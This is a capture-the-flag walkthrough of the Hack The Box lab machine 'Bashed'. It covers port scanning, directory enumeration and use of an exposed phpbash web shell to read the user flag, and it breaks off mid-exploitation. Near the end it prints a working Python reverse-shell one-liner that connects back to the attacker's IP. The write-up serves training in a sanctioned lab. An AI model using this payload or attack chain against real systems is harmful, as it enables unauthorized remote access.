
```
 ____ ____ ____ ____ ____ ____ ____ ____ ____ ____
||C |||H |||A |||C |||K |||A |||0 |||1 |||0 |||1 ||
||__|||__|||__|||__|||__|||__|||__|||__|||__|||__||
|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|/__\|
```

```
[...]  Developer:          Alonso Garcia                         [...]
[...]  Version:            1.0.                                  [...]
[...]  Codename:           HACKLAB HTB - Bashed                  [...]
[...]  Report to:          chacka0101 @ gmail.com                [...]
[...]  Homepage:           https://github.com/chacka0101/HACKLABS [...]
[...]  Publication Date:   JUN/03/2020                           [...]
```


HACKLAB Hack The Box - Bashed



Hostname: Bashed
IP: 10.10.10.68
Operating System: Linux

Walkthrough

Port and service scanning:




```
root@kali:~# nmap -T4 -sC -sV -p 1-65535 10.10.10.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-03 11:29 EDT
Nmap scan report for 10.10.10.68
Host is up (0.12s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE    VERSION
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
8081/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at
 https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 455.31 seconds
root@kali:~#
```

Banner grabbing:

Knowing port 80 is open on the victim's network we preferred to explore his IP in the browser and the following image as shown below:

http://10.10.10.68:80



DEVELOPMENT · DECEMBER 4, 2017

phpbash


phpbash helps a lot with pentesting. I have tested it on multiple different servers and it was very useful. I actually developed it on this exact server! →

phpbash


DEVELOPMENT · DECEMBER 4, 2017

LOAD MORE ENTRIES

Knowing port 8081 is open on the victim's network we preferred to explore his IP in the terminal and the following image as shown below:



```
root@kali:~# telnet 10.10.10.68 8081
Trying 10.10.10.68...
EHLO
HELP
^C
root@kali:~# nc 10.10.10.68 8081
(UNKNOWN) [10.10.10.68] 8081 (tproxy) : Connection timed out
```



The connection has timed out


The server at 10.10.10.68 is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Use the **dirb tool** of kali to enumerate the directories and found some important directories:


```
root@kali:~# sudo dirb http://10.10.10.68/ /usr/share/wordlists/dirb/common.txt
```



```
root@kali:~# sudo dirb http://10.10.10.68/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun  3 14:45:28 2020
URL_BASE: http://10.10.10.68/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.68/ ----
==> DIRECTORY: http://10.10.10.68/css/
==> DIRECTORY: http://10.10.10.68/dev/
==> DIRECTORY: http://10.10.10.68/fonts/
==> DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
==> DIRECTORY: http://10.10.10.68/js/
==> DIRECTORY: http://10.10.10.68/php/
+ http://10.10.10.68/server-status (CODE:403|SIZE:299)
==> DIRECTORY: http://10.10.10.68/uploads/

---- Entering directory: http://10.10.10.68/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.68/dev/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.68/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.68/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.68/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.68/php/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.10.68/uploads/ ----
+ http://10.10.10.68/uploads/index.html (CODE:200|SIZE:14)
+ http://10.10.10.68/uploads/nc (CODE:200|SIZE:35520)

-----------------
END_TIME: Wed Jun  3 15:04:39 2020
DOWNLOADED: 9224 - FOUND: 4
```


Method 2: Use the **nmap** of kali to enumerate the directories.

root@kali:~# sudo nmap --script=http-enum -p 80 10.10.10.68



```
root@kali:~# nmap --script=http-enum -p 80 10.10.10.68
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-03 18:17 EDT
Nmap scan report for 10.10.10.68
Host is up (0.13s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /dev/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|   /php/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
|_  /uploads/: Potentially interesting folder

Nmap done: 1 IP address (1 host up) scanned in 14.54 seconds
root@kali:~#
```

Explore http://10.10.10.68/dev




Index of /dev

Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Is a Ubuntu server, execute any Linux command for testing whether it’s working or not. I have run **pwd** command to check the current directory.


http://10.10.10.68/dev/phpbash.php



```
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
```


Search flags:

www-data@bashed:/# **find / -iname *.txt**



```
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-4.txt
www-data@bashed:/var/www/html/uploads# cd /
www-data@bashed:/# find / -iname *.txt
/scripts/test.txt
find: '/root': Permission denied
/home/arrexel/user.txt
find: '/home/arrexel/.cache': Permission denied
find: '/lost+found': Permission denied
find: '/sys/fs/fuse/connections/38': Permission denied
find: '/sys/kernel/debug': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/proc/1/task/1/fd': Permission denied
find: '/proc/1/task/1/fdinfo': Permission denied
find: '/proc/1/task/1/ns': Permission denied
find: '/proc/1/fd': Permission denied
find: '/proc/1/map_files': Permission denied
find: '/proc/1/fdinfo': Permission denied
find: '/proc/1/ns': Permission denied
find: '/proc/2/task/2/fd': Permission denied
find: '/proc/2/task/2/fdinfo': Permission denied
find: '/proc/2/task/2/ns': Permission denied
find: '/proc/2/fd': Permission denied
find: '/proc/2/map_files': Permission denied
find: '/proc/2/fdinfo': Permission denied
find: '/proc/2/ns': Permission denied
find: '/proc/3/task/3/fd': Permission denied
find: '/proc/3/task/3/fdinfo': Permission denied
find: '/proc/3/task/3/ns': Permission denied
find: '/proc/3/fd': Permission denied
find: '/proc/3/map_files': Permission denied
find: '/proc/3/fdinfo': Permission denied
find: '/proc/3/ns': Permission denied
find: '/proc/5/task/5/fd': Permission denied
find: '/proc/5/task/5/fdinfo': Permission denied
find: '/proc/5/task/5/ns': Permission denied
find: '/proc/5/fd': Permission denied
find: '/proc/5/map_files': Permission denied
find: '/proc/5/fdinfo': Permission denied
find: '/proc/5/ns': Permission denied
find: '/proc/7/task/7/fd': Permission denied
find: '/proc/7/task/7/fdinfo': Permission denied
find: '/proc/7/task/7/ns': Permission denied
www-data:/# |
```

www-data@bashed:/# cat /home/arrexel/user.txt




```
/lib/firmware/ath10k/QCA4019/hw1.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA9888/hw2.0/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw2.1/notice_ath10k_firmware-5.txt
/lib/firmware/ath10k/QCA6174/hw3.0/notice_ath10k_firmware-4.txt
www-data@bashed:/# cat /home/arrexel/user.txt
[redacted]
www-data:/#
```

Exploitation:

In the web terminal:


```
www-data:/var/www/html/uploads# echo 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("10.10.14.23",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' > chacka0101.py
```



```
www-data@bashed:/var/www/html/uploads# ls
chacka0101.py
index.html

www-data:/var/www/html/uploads#
```

In another terminal:

